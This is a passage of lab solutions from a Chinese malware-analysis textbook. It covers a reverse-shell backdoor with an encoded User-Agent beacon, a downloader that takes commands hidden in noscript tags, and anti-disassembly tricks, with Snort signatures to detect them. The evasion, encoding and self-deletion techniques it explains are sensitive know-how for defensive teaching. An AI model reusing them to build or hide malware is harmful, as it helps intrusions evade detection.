9. 这个恶意代码是一个小且简单的后门程序。它的唯一目的是给远端的攻击者提供一个 shell 命令接口，而通过查看出站 shell 命令活动的常见网络特征不能监测到它。基于它尝试删除自己这个事实，我们推断这个特殊的恶意代码可能是攻击者工具包中的一个一次性组件。

详细分析过程

首先，我们对恶意代码执行动态分析。恶意代码第一次发送一个带有奇怪User-Agent字符串的信令：

```
GET /tenfour.html HTTP/1.1
User-Agent: (!<e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMomKGoqx
UE73N9qHOdZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYGOfonNC1bxJD6pLB/1ndbaS9YXe9710A
6t/CpVpCq5m7l1LCqROBrWy
Host: 127.0.0.1
Cache-Control: no-cache
```

片刻之后它发出了第二个信令：

```
GET /tenfour.html HTTP/1.1
User-Agent: Internet Surf
Host: 127.0.0.1
Cache-Control: no-cache
```

> **注意**：如果你看到了第一个信令，却没看到第二个，那么问题可能在你所模拟服务器的方法上。这个特殊的恶意代码使用了两个线程，它们都发出一个 HTTP 请求到同一个服务器。如

果其中一个线程没有获得响应，整个进程将退出。如果使用 Netcat 或者其他简单解决办法来模拟服务器，你可能得到第一个信令，但是当第二个信令失败时，第一个线程也会退出。要动态分析整个恶意代码，必须使用 Netcat，或者一个健壮的虚拟服务器工具（如 INetSim）。

在多次动态实验中信令内容并没有产生变化，但是更改主机或者用户将会改变最初编码信令的内容，这就给我们提供了一个线索：即用于编码信令的信息来源依赖于特定主机的信息。

从网络函数开始，我们看到从WinINet库中导入了函数InternetOpenA、InternetOpenUrlA、InternetReadFile和InternetCloseHandle。InternetOpenUrlA的一个参数是常量0x80000000。查询受影响的参数值，我们看到这一参数值的含义为INTERNET_FLAG_RELOAD标志。当这个标志被置位时，它会在第一次信令中产生Cache-Control:no-cache，这也展示了使用这些高级协议接口而不使用底层socket调用的好处。使用底层socket调用的恶意代码需要在代码中显式地包含Cache-Control:no-cache字符串，因此会让它更容易被识别为恶意代码，并且在试图模仿合法流量时可能会犯错误。

这两个信令有何关联呢？为了回答这个问题，我们为所有最终使用Internet联网函数的用户函数创建一个交叉引用图，如图14-3L所示。

如你所见，恶意代码有两个不同并且对称的部分。WinMain中检查第一个CreateThread调用，这清楚地表明，在内存地址0x4014C0位置，标记为StartAddress的函数是一个新线程的开始地址。0x4015CO处的函数（被标志为s_thread2_start）也是一个新线程的开始地址。

检查StartAddress（0x4014C0），我们看到除了s_Interent1（0x401750）函数外，也调用malloc、PeekNamedPipe、ReadFile、ExitThread、Sleep以及其他一些内部函数。s_thread2_start（0x4015C0）上的函数包含一个相似的结构，也有s_Internet2（0x401800）、malloc、WriteFile、ExitThread和Sleep调用。函数PeekNamedPipe用来监测命名管道的新输入（与命令shell相关的stdin和stdout都是命名管道）。

为了确定使用这两个线程读取或者写入的内容，我们把注意力转移到函数WinMain上，这是线程的来源，如图14-3L所示。我们看到在WinMain启动两个线程之前，它调用了函数CreatePipeA、GetCurrentProcess、DuplicateHandle以及CreateProcessA。函数CreateProcessA创建一个新的*cmd.exe*进程，其他函数设置新进程，使stdin和stdout与提供的命令进程的句柄进行绑定。

这个恶意代码的编写者按照一种常见模式，来建立一个反向的命令shell。攻击者启动一个新的命令shell作为它的进程，并启动单独的线程向命令shell读取输入和写入输出。StartAddress（0x4014C0）线程使用PeekNamedPipe，检查命令shell的新输入，如果检查内容存在，它就用ReadFile读取数据。只要读取这些数据，它就通过函数s_Internet1（0x401750）将读取内容发送到一个远程位置。另一个线程s_thread2_start（0x4015C0）使用s_Internet2（0x401800），连接一个远程位置，如果命令shell上有任何新输入，这个线程都会将它们写入到命令shell的输入管道。




图14-3L 连接Internet功能的函数图

让我们回到传递给s_Internet1（0x401750）中Internet函数的参数，来查找组成这些参数的原始信息来源。函数InternetOpenUrlA将一个URL作为参数，随后我们看到它作为一个参数，传递给这个函数，并且在靠近函数开头的地址将它复制到一个缓冲区中。在前面标注为StartAddress的函数（0x4014C0）中，我们看到URL也是一个参数。事实上，当我们追踪URL的来源时，必须回溯回到WinMain（0x4011C0）和LoadStringA调用的开始。检查PE文件的资源部分，我们看到它有个用于信令的URL。事实上，这个URL与两个线程发送信令的用法相似。

我们已经确定s_Internet1（0x401750）中一个参数是URL，另一个参数是User-Agent域。转到s_Internet1（0x401750），我们在函数开头看到静态字符串(!<，它与信令中看到的User-Agent字符串开头相匹配，但是，与一个长字符串进行连接后，作为s_Internet1（0x401750）的一个参数传给s_Internet1。在s_Internet1（0x401750）调用之前，位于0x40155B处的一个内部函数接收两个输入参数，并输出User-Agent字符串中的主要内容。这个编码函数是一个自定义的Base64变种，它使用了如下的Base64字符串。

```
WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmnOpqrstuvwxyz
```

解码第一个信令的字符串后，结果如下：

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user\Desktop>
```

位于s_Internet2中的另一个线程（0x401800）使用Internet函数。前面已经提到，s_Internet2与s_Internet1使用相同的URL作为参数。函数中User-Agent字符串被静态定义为Internet Surf。

s_thread2_start（0x4015C0）线程，如前面提到的一样，被用来向命令shell传递输入。它也有根据输入内容来终止程序的功能。如果操作者传递给恶意代码字符串exit，随后恶意代码将会退出。位于s_thread2_start（0x4015C0）处的代码块loc_40166B，包含了对exit字符串和strnicmp函数（用来测试传入的网络内容）的引用。

> **注意：**我们也可以使用动态分析方法来深入观察恶意代码。已经确定0x40155B处的编码函数包含Base64编码的字符串。用调试器在函数处设置断点,我们能看到Windows命令提示符作为前面编码函数的第一个参数。编码过的命令提示符根据操作系统和用户名的不同而变化，这是我们发现这个信令随着主机或用户变化的原因。

总之，这两个线程中分别处理命令shell的不同管道端。含有静态User-Agent字符串的线程从远程攻击者获得输入内容，含有编码User-Agent字符串的线程则作为命令shell的输出。攻击者混淆他们的行为，避免从感染的服务器发送明文的命令提示，是一种聪明的方法。

恶意代码退出时会尝试删除自己，这显示它是作为攻击者一次性使用的组件。在WinMain（0x4011C0）中，有三个可能的函数结局。前两个是当线程没有成功创建线程时会发生终止。在这三种终止情况下，有一个对0x401880函数的调用。0x4018880调用的目的是：一旦恶意代码退出，就会从磁盘上删除恶意代码。0x401880实现了自我删除的ComSpec方法。从本质上讲，ComSpec方法意味着：用定义的ComSpec环境变量，与命令行/c del [executable_to_delete] > nul，来运行一个ShellExecute命令，而这个命令恰恰是0x401880函数所做的工作。

网络特征

对于URL以外的网络特征，我们将静态User-Agent域、编码User-Agent域的静态字符，以及编码命令shell提示符的长度和字符限制作为检测目标，如代码清单14-4L所示。

代码清单 14-4L　Lab 14-2的Snort特征规则

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.2.1 Suspicious
User-Agent (Internet Surf)"; content: "User-Agent\:|20|Internet|20|Surf";
http_header; sid:20001421; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.2.2 Suspicious
User-Agent (starts (!<)"; content: "User-Agent\:|20|(!<"; http_header;
sid:20001422; rev:1;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.2.3 Suspicious
User-Agent (long B64)"; content:"User-Agent\:|20|"; content:!"|20|"; distance:0;
within:100; pcre:"/User-Agent:\x20[^\x0d]{0,5}[A-Za-z0-9+\/]{100,}/";
sid:20001423; rev:1;)
```

在代码清单14-4L中，前两个特征（20001421和20001422）相对简单，将应该十分罕见的User-Agent头部内容作为检测目标。最后一个特征（20001423）仅将编码命令shell提示符的长度和字符的限制作为检测目标，而不假设20001422规则中相同引导字符的存在。因为这个特征查找的模式并不具体，所以它更可能产生误报。PCRE正则表达式查询User-Agent的头部，以及随后包含Base64字符集中至少100个字符，并允许User-Agent域开头存在至少5个任意字符值（只要它们不换行显示新的头部）。可选的5个字符允许User-Agent字符串有特定的开始，例如在恶意代码中看到的(!<。Base64字符集的100个字符的要求是基于命令提示符的预期长度。

最后，对空格字符的无用内容搜索纯粹是提高特征的性能。大多数User-Agent字符串会在较靠前的地方包含一个空格字符，所以这项检查将避免对多数User-Agent字符串来测试正则表达式。

Lab 14–3参考解答

简短答案

1. 硬编码的头部包括 Accept、Accept-Language、UA-CPU、Accept-Encoding 和 User-Agent。恶意代码错误地添加了一个额外的 User-Agent，在实际的 User-Agent 中，会导致重复字符串：User-Agent: User-Agent: Mozilla…针对完整的 User-Agent 头部（包括重复字符串），可以构造一个有效的检测特征。

2. 当且仅当配置文件不可用时，域名和 URL 路径都会采用硬编码。这个硬编码的 URL 应该与所有配置文件一起构造特征。然而，以硬编码组件为检测目标，比结合硬编码组件与动态 URL 链接，检测效果可能会更好。因为使用的 URL 存储在配置文件中，并且随着命令而改变，所以它是临时的。

3. 恶意代码从 Web 页面上 noscript 标签中的某些特定组件来获得命令，这与本章中提到的注释域例子类似。使用这种技术，恶意代码可以向一个合法的网页发出信令，并且接收合法内容，这使防御者区分恶意流量与合法流量变得更加困难。

4. 要将内容解析为命令，必须包含被完整 URL（包括 *http://*）跟随的初始 noscript 标签，此 URL 包含的域名与原始网页请求的域名相同。此 URL 路径必须以 96'结尾。域名和 96（其中被截断）之间的两部分组成了命令和参数（如/command/1213141516 类似的形式）。命令的第一个字母必须与提供命令相对应，在合适的时候，参数必须翻译成给定的命令中有意义的参数。

恶意代码编写者限制了可以提供有关恶意代码功能线索的字符串列表。当搜索noscript标签时，恶意代码搜索了<no，接着用独立不规则的字符比较操作来确定noscript标签。恶意代码也复用了域名所使用的缓冲区，来检查命令的内容。此外对96'的字符串搜索只有三个字符，另外唯一的单字符串搜索是字符/。当匹配命令时，仅仅考虑第一个字符，所以攻击者可能会在Web响应中提供soft或者seller，而实际上给恶意代码下达的是休眠的命令。流量分析可能确认攻击者在使用单词soft发送一个命令给恶意代码，而这可能会误导分析者在特征中使用完整单词。攻击者在不修改恶意代码的情况下，就可以无限制地使用seller或者任意以s开头的单词。

5. sleep 命令没有编码，而数字表示休眠的秒数。在其中的两条命令中，参数使用的是自定义编码，虽然简单但不是 Base64 编码。参数由偶数个数字来进行表示（一旦尾部的 96 被删除）。每组两个数字代表的原始数字是数组/abcdefghijklmnopqrstuvwxyz0123456789:.的索引。这些参数仅用于 URL 间的通信，所以没有必要用到大写字符。这种编码方案的好处是：它不是标准算法，所以要理解它的内容，需要逆向工程分析它。缺点是很简单：在字符串输出中它可能被识别为可疑，因为 URL 总是以相同方式开头，这是一个一致性的模式。
6. 恶意代码命令包括 quit、download、sleep 和 redirect。quit 命令就是简单退出程序。download 命令是下载并且运行可执行文件，不过与以前的实验不同，这里攻击者可以指定 URL 下载。redirect 命令修改了恶意代码使用的配置文件，因此导致了一个新的信令 URL。
7. 这个恶意代码本质上就是一个下载器。它有一些重要的优点，例如基于 Web 的控制，在确认为恶意域名并关闭后很容易做出调整。
8. 恶意代码行为中某些特殊元素可能作为独立的检测目标，如下所示：
   - 与静态定义的域名和路径，以及动态发现的URL中相似信息有关的特征。
   - 与信令中静态组件有关的特征。
   - 能够识别命令初始请求的特征。
   - 能够识别命令与参数对特定属性的特征。
9. 请参见详细分析过程。

详细分析过程

运行恶意代码，我们看到它产生了以下的信令数据包：

```
GET /start.htm HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: x86
```

```
Accept-Encoding: gzip, deflate
User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: www.practicalmalwareanalysis.com
Cache-Control: no-cache
```

首先，我们确定恶意代码中使用的网络函数。看一下导入函数表，我们发现函数来自于两个库：WinINet和COM。使用到的函数包括`InternetOpenA`、`InternetOpenUrlA`、`InternetCloseHandle`和`InternetReadFile`。

从WinINet函数开始，到0x004011F3处的`InternetOpenUrlA`函数。注意在`InternetOpenA`之前代码中的静态字符串，如代码清单14-5L所示。

代码清单 14-5L 信令中使用的静态字符串

```
"Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip,
deflate"
"User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
```

这些字符串与第一个信令中的字符串一致。简单看来，它们似乎相当普遍，但是元素的结合可能在实际中十分罕见。通过编写一个查找头部特定组合的特征，根据特征触发次数，你可以得到一个感觉，看哪些组合是特别罕见的。

详细分析代码清单14-5L中的字符串，先比较这些字符串与原始的信令数据包。你是否注意到信令中含有重复的`User-Agent:User-Agent:`字符串？虽然输出的字符串看起来是正确的，但是恶意代码编写者犯了一个错误，忘记了`InternetOpenA`调用会包括头部的标题。这种情况可以创建一个有效的特征。

首先，让我们来确定信令的内容，随后我们将调查恶意代码是如何处理响应的。我们看到0x004011F3处的网络函数带有两个参数，其中仅有一个在`InternetOpenUrlA`调用之前被使用了。这个参数定义了信令的目的地址URL。父函数是`WinMain`，它包含一个带`Sleep`函数调用的主要循环。在`WinMain`中向后跟踪URL参数，我们看到它是0x00401457处函数中被设置，而这一函数中包含了一个`CreateFile`调用。函数（0x00401457）引用一组字符串，包含`C:\\autobat.exe`和`http://www.practicalmalwareanalysis.com/start.htm`。静态URL（以*start.htm*结束）似乎是一个代表打开文件失败的分支，这意味着如果文件不存在，它将反馈到这个信令的URL。

继续检查`CreateFile`函数调用，它使用了*C:\\autobat.exe*引用，好像`ReadFile`命令把缓冲作为一个参数，这个参数最终会返回到`InternetOpenUrlA`函数。因此，我们可以推断*autobat.exe*是存储URL明文的配置文件。

确定了信令的信息来源组件之后，回到最初调用，来确定接收到某些内容后会发生什么。0x004012C7处`InternetReadFile`调用后，我们看到另一个`strstr`调用，其中一个参数是`<no`。strstr函数位于两个循环之间，外部的`InternetReadFile`调用获得更多数据，内部调用包含`strstr`函数和另外一个在我们查找<no字符串时被调用的函数（位于0x00401000），可以推断这是一个测试我们

是否能找到正确内容的额外测试。当我们检查内部函数时证实了这个假设。

图14-4L展示了使用较小连接块的输入缓冲区测试。攻击者通过将字符串比较拆分成多个小较短的字符串测试，来消除明显的字符串比较，从而尝试隐藏他们正在查找的字符串。此外，请注意请求的字符串（<noscript>）被混淆了，从而避免产生明显的模式。图14-4L中前三个比较是0位置上的n、5位置上的i，以及1位置上的o。

两个大的比较代码块是按照单字节进行比较。第一个是字符/的搜索，另一个是两个字符串的字符串比较（strstr），两个字符串都是作为参数被传入。随着逆向跟踪，很明显发现其中一个参数是从互联网读取的字符串，另一个则是来自于配置文件中的URL。/字符在URL中向后搜索，一旦发现，字符/被转换成NULL，从而作为字符串的终止符。从本质上讲，这块代码是在返回缓冲区中搜索URL（除了文件名）。




图14-4L 混淆的字符串比较代码

第二块代码是从被截断URL尾部开始对静态字符串96'进行搜索。函数的底部有两条路径：一条表示查找所需的特征失败，另一条表示查找成功。注意，大量的路径关注失败状态（loc_401141），这些路径表示搜索提前终止。

总之，假设默认的URL正在被使用，这部分代码的过滤函数正在查找以下内容（noscript标签后的省略号表示可变的内容）：

```
<noscript>... http://www.practicalmalwareanalysis.comreturned_content96'
```

现在，让我们将焦点转移到返回内容发生的变化。回到WinMain函数，我们看到0x00401684中的函数紧跟着Internet函数（0x004011F3），并且有一个相似的参数，这证明是一个URL。

这是一个选择函数，它配置为通过使用了跳转表的选择结构来做出选择。在选择结构之前，strtok将命令内容分为两部分，这两部分被存入两个变量。下面的汇编拿出第一个字符串的第一个字符并且把这个字符用作选择语句（switch）：

```
004016BF        mov     ecx, [ebp+var_10]
004016C2        movsx   edx, byte ptr [ecx]
004016C5        mov     [ebp+var_14], edx
004016C8        mov     eax, [ebp+var_14]
004016CB        sub     eax, 'd'
```

case 0是字符'd'，所有其他case的值都大于10、14和15，它们被转换成'n'，'r'和's'。'n'函数是最早找到的，因为它除了设置一个导致主循环退出的变量外，什么也没有做。's'函数是休眠，它直接使用了命令的第二部分作为sleep命令的数字值。'r'和'd'函数是相关的，因为它们都在运行开始时将命令的第二部分传递一个相同函数，如图14-5L所示。

'd'函数调用了URLDownloadToCacheFileA和CreateProcessA，这与Lab 14-1中的代码十分相似。图14-5L中的共享函数的输出提供了URL，现在，我们推断这是某种解码函数。'r'函数也使用了编码函数，它接收输出并在0x00401372处的函数使用了它，其中引用了CreateFile、WriteFile以及先前提到相同的*C:\\autobat.exe*配置文件。根据这些证据中，我们推断'r'函数的目的是覆盖配置文件，将恶意代码重定向到不同的信令URL。




图14-5L 函数图显示了'r'和'd'命令之间的连接

最后，让我们看看用于redirect和download功能的编码函数。我们知道一旦解码，内容被作为URL使用。检查位于0x00401147处的编码函数，注意右下角的循环。循环开始是strlen调用，这意味着输入在这个地方被编码。检查一下循环的结尾，我们看到返回循环顶部之前，包含输出的变量（被函数末尾处它的存在确定）被加1，而源函数增加了2个。这个函数一次从源中取两个字符并将它们转成一个数字（使用atoi函数），然后使用这个数字作为下面字符串的索引：

```
/abcdefghijklmnopqrstuvwxyz0123456789:.
```

虽然这个字符串看起来与Base64字符串几分相似，但是它没有大写字母，并且只有39个字符（一个URL完成可以只用小写字母表示）。鉴于我们了解的算法，让我们用图14-6L所示的编码对照表，

来编码恶意代码中默认的URL。

h	t	t	p	:	/	/	w	w	w	.	p	r	a	c	t	i	c	a	l
08	20	20	16	37	00	00	23	23	23	38	16	18	01	03	20	09	03	01	12

m	a	l	w	a	r	e	a	n	a	l	y	s	i	s	.	c	o	m	/	s	t	a	r	t	.	h	t	m
13	01	12	23	01	18	05	01	14	01	12	25	19	09	19	38	03	15	13	00	19	20	01	18	20	38	08	20	13

图14-6L 使用自定义加密算法编码默认URL的例子

如你所见，任何一个以*http://*开头的URL编码总是包含字符串`08202016370000`。

现在，用我们已经掌握的技术，来为这个恶意代码生成一个合适的特征集合。总的来说，有3种类型的通信的方法：信令包、嵌入在网页中的命令，以及下载和执行文件的请求。因为下载请求完全根据来自于攻击者数据并且为它生成一个特征会十分困难。

信令

信令包有着如下的结构：

```
GET /start.htm HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: www.practicalmalwareanalysis.com
Cache-Control: no-cache
```

用斜体表示的元素被定义为URL，它们可能是临时的（虽然在已知的情况下它们一定会被使用）。黑体元素是静态的，它们来自于代码中两个不同的字符串（参见代码清单14-5L）。因为攻击者犯了包含额外`User-Agent:`的错误，因此作为检测目标的明显特征是带有额外User-Agent头部的某些User-Agent字符串。

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.3.1 Specific
User-Agent with duplicate header"; content:"User-Agent|3a20|User-Agent|3a20|
Mozilla/4.0|20|(compatible\;|20|MSIE|20|7.0\;|20|Windows|20|NT|20|5.1\;|20|
.NET|20|CLR|20|3.0.4506.2152\;|20|.NET|20|CLR|20|3.5.30729)"; http_header;
sid:20001431; rev:1;)
```

网络命令

网页中提供命令的总体情况如下：

```
<noscript>... truncated_url/cmd_char.../arg96'
```

恶意代码搜索网页中的一些静态元素，包括noscript标签、URL中第一个字符集（*http://*），以及末尾的96'。因为读*cmd_char*结构的解析函数在代码的不同部分，并且可能单独改变，所以应该有针对性地将它们分开。因此，下面是将恶意代码期望的静态元素作为检测目标的特征：

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.2 Noscript
tag with ending"; content:"<noscript>"; content:"http\://"; distance:0;
within:512; content:"96'"; distance:0; within:512; sid:20001432; rev:1;)
```

代码其他部分的检测目标是命令进程。恶意代码所接受的命令列在了表14-2L中。

表 14-2L 恶意代码的命令

名字	命令	参数
download	d	编码过的 URL
quit	n	NA
redirect	r	编码过的 URL
sleep	s	秒数

download和redirect函数使用相同的例程来解码URL（如图14-5L所示），因此我们将这两条命令一起作为检测目标：

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.3 Download
or Redirect Command"; content:"/08202016370000"; pcre:"/\/[dr][^\/]*\/
08202016370000/"; sid:20001433; rev:1;)
```

上述特征使用了字符串08202016370000，之前我们已经确定它是*http://*的编码表示形式。PCRE规则选项包括这个字符串和斜线，并且d和r表示download和redirect命令。\ /是转义的斜线，[dr]表示字符d或r，[^\ /]*表示与0或者更多个非斜线字符匹配，\ /是另一个斜线。

quit命令本身有一个已知的字符，所以它自身不足以作为检测目标。因此，我们需要作为检测目标的最后一条命令是sleep，可以使用如下的特征检测到它：

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 Sleep
Command"; content:"96'"; pcre:"/\/s[^\/]{0,15}\/[0-9]{2,20}96'/"; sid:20001434;
rev:1;)
```

因为没有固定内容表达式的检测目标提供了足够的处理性能，所以我们使用命令字符串本身之外的一个元素（96'），来实现一个高效的特征。PCRE识别s后面的一个斜线，紧接着是0~15不是斜线的字符('[^\/]{0,15})，随后又是斜线，然后，是数字2和数字20之间的数字，最后以96'结束。

注意匹配正则表达式字符个数的上限和下限并没有被恶意代码接受的内容所驱使。相反，它们由攻击者合理预期的目标和与无边界正则表达式相关的成本之间的权衡来决定。所以虽然恶意代码确实可能接受大于20个数字的sleep值，但是攻击者发送这样的值会让人怀疑，原因是它将sleep超过3万亿年。假设攻击者继续选择以s开头的单词（s开头的15个字符组组成的一个单词），为了防止被作为特征，攻击者会增加这个单词的值（s后面的数值）。

Lab 15-1参考解答

简短答案

1. 这个程序使用一个永远为假的条件分支：xor eax, eax，随后是一个 jz 指令。
2. 这个程序欺骗反汇编器反汇编机器码 0xE8，它是 call（占 5 个字节）指令的第一个字节，然后紧跟着的是一个 jz 指令。
3. 永假的条件分支在这个程序中被使用了 5 次。
4. 命令行参数 pdq 可以让程序输出“Good Job!”。

详细分析过程

首先，我们将文件加载到IDA Pro，然后滚动光标至地址0x401000处的main函数。在函数开始的前几行，我们在内存地址0x0040100E处看到第一个对抗反汇编技术的痕迹，如代码清单15-1L所示。

代码清单15-1L　jz跳转到call指令的中间

```
00401006 83 7D 08 02                    cmp     dword ptr [ebp+8], 2
0040100A 75 52                          jnz     short loc_40105E
0040100C 33 C0                          xor     eax, eax
0040100E 74 01                          jz      short near ptr loc_401010+1 ❶
00401010
00401010                loc_401010:                     ; CODE XREF:0040100Ej
00401010 E8 8B 45 0C 8B                ❷call    near ptr 8B4C55A0h
```

如代码清单中❶所示，jz指令似乎跳转到一个5字节call指令（如❷所示）的中间。这里，我们必须确定这条分支是否会被执行。

紧挨该分支的指令是xor eax, eax，这条指令总是将EAX置为0，而且零标志位也总是被置为0。因为此时零标志位的状态总是已知的，所以jz指令总是会跳转。我们必须修改反汇编结果，让它显示跳转的真正目标，而不是显示被重叠的假冒call指令。

将光标定位到0x00401010行，然后按键盘上的D键，将这一行转化为数据，如代码清单15-2L所示。注意，CODE XREF注释不再是红色而是蓝色，并且jz指令的跳转目标不再是loc_401010+1而是unk_401011，如❶所示。

代码清单15-2L 将代码清单15-1L中的call指令转化为数据

```
0040100E 74 01                  jz      short near ptr unk_401011 ❶
0040100E            ; ------------------------------------------------------------
00401010 E8                     db 0E8h
00401011 8B         ❷ unk_401011  db  8Bh ; ï      ; CODE XREF: 0040100Ej
```

现在，我们可以修改jz指令的真正目标，为了做到这一点，将光标放到❷上，并按下键盘上的C键，将这段数据转化为代码。紧跟着这个代码清单的指令可能没有对齐，为了对齐指令，随后碰到db行就按C键，直到一条指令紧挨着另一条指令，并且它们中间没有数据字节。

在偏移量0x0040101F处再次发现了同样的永假条件分支技术。这里，我们用相同的方法处理这段代码，另外，也用同样的方法处理0x00401033处使用永假条件分支技术的代码。最后两个需要调整的位置是0x00401047和0x0040105E。

一旦正确反汇编了所有的代码，选择地址0x00401000到地址0x00401077处retn指令之间的代码，然后按键盘上的P键，强制IDA Pro将这段代码变成一个函数。一旦它变成了一个函数，重命名函数的参数为argc和argv。此时，很明显，程序在0x00401006位置检查argc的值是否为2。如果不是2的话，程序会输出表示失败的字符串。如果值等于2，程序在0x0040100A处将argv[1]的第一个字母与p比较。然后，程序在0x0040102E处将第三个字母与q比较，在0x00401042处将第二个字母与d比较。如果这三个字母都相等，程序则在0x00401051处输出字符串Good Job!”。

Lab 15-2参考解答

简短答案

1. 程序第一个请求的 URL 是 *http://www.practicalmalwareanalysis.com/bamboo.html*。
2. User-Agent 字符串由 hostname 中每个字母和数字加 1 组成（Z 和 9 对应的是 A 和 0）。
3. 程序在它请求的网页中查找字符串 Bamboo::。
4. 除了搜索字符串 Bamboo::外，程序还查找一个额外的::，它被转换为一个 NULL 结束符。Bamboo与结束符之间的字符串被下载到一个名为 *Account Summary.xls.exe* 的文件中，下载完后，程序运行它。

详细分析过程

用IDA Pro打开这个二进制文件，然后滚动光标到偏移量0x00401000处的main函数。我们首先从头到尾读这个函数，然后对其进行剖析，最后修正在函数逻辑结束之前的每一个对抗反汇编技术。

我们在地址0x0040115A处碰上第一个对抗反汇编技术，如代码清单15-3L所示。

代码清单15-3L　永假条件

```
0040115A            test    esp, esp
0040115C            jnz     short near ptr loc_40115E+1 ❶
0040115E
0040115E loc_40115E:                          ; CODE XREF: 0040115Cj
0040115E            jmp     near ptr 0AA11CDh ❷
0040115E ; ---------------------------------------------------------------
00401163             db 6Ah
00401164             dd 0E8006A00h, 21Ah, 5C858B50h, 50FFFEFDh, 206415FFh, 85890040h
00401164             dd 0FFFFFD64h, 0FD64BD83h, 7400FFFFh, 0FC8D8D24h, 51FFFFFEh
```

代码清单中显示了jnz指令使用的永假条件（如❶所示）。在此位置，总是执行跳转，程序中ESP寄存器总是非零值，从来没有载入到ESP寄存器一个固定值。但对一个正常的Windows应用程序来说，ESP寄存器的值一定是非零的。

跳转的目标地址位于一个5字节jmp指令处（如❷所示）。将光标放到❷处，然后按键盘上的D键，可以将这个指令变为数据。然后将光标放到跳转地址行0x0040115F，按C键将这一行转为代码。

继续向下阅读代码，直到我们碰到地址0x004011D0处的对抗反汇编技术，这是一个基于jz指令和xor eax, eax指令的永假条件。用与Lab15-1相同的方式纠正反汇编结果，确保总是将字节变成代码，从而让反汇编结果清晰可读。继续阅读代码，直至我们碰到地址行0x00401215处的下一个对抗反汇编技术。如代码清单15-4L所示。

代码清单15-4L　跳转到自身的代码

```
00401215 loc_401215:                          ; CODE XREF: loc_401215j
00401215 EB FF          ❶ jmp     short near ptr loc_401215+1
```

❶处是一个双字节jmp指令，跳转目标是它的第二个字节。第二个字节是下一条指令的第一个字节。将这条指令变为数据，并将光标放到第二个字节（位于0x00401216），将它变为代码。为了强制IDA Pro生产一个清晰的图，我们将jmp指令的第一个字节（0xE8）变为一个NOP指令。如果你使用的是商用版本的IDA Pro，选择File→Python command，在文本框中输入PatchByte(0x401215,0x90)，然后单击OK。现在将光标放到0x00401215处，它应该包含db 90h的值，然后按C键，将它转化为代码。

继续阅读代码，直至我们碰到0x00401269行处下一个对抗反汇编技术（如代码清单15-5L所示）。

代码清单15-5L　同一个目标的永假条件

```
00401269                jz      short near ptr loc_40126D+1 ❶
0040126B                jnz     short near ptr loc_40126D+1 ❷
0040126D
```

```
0040126D loc_40126D:                          ; CODE XREF: 00401269j
0040126D                                      ; 0040126Bj
0040126D                 call    near ptr 0FF3C9FFFh ❸
```

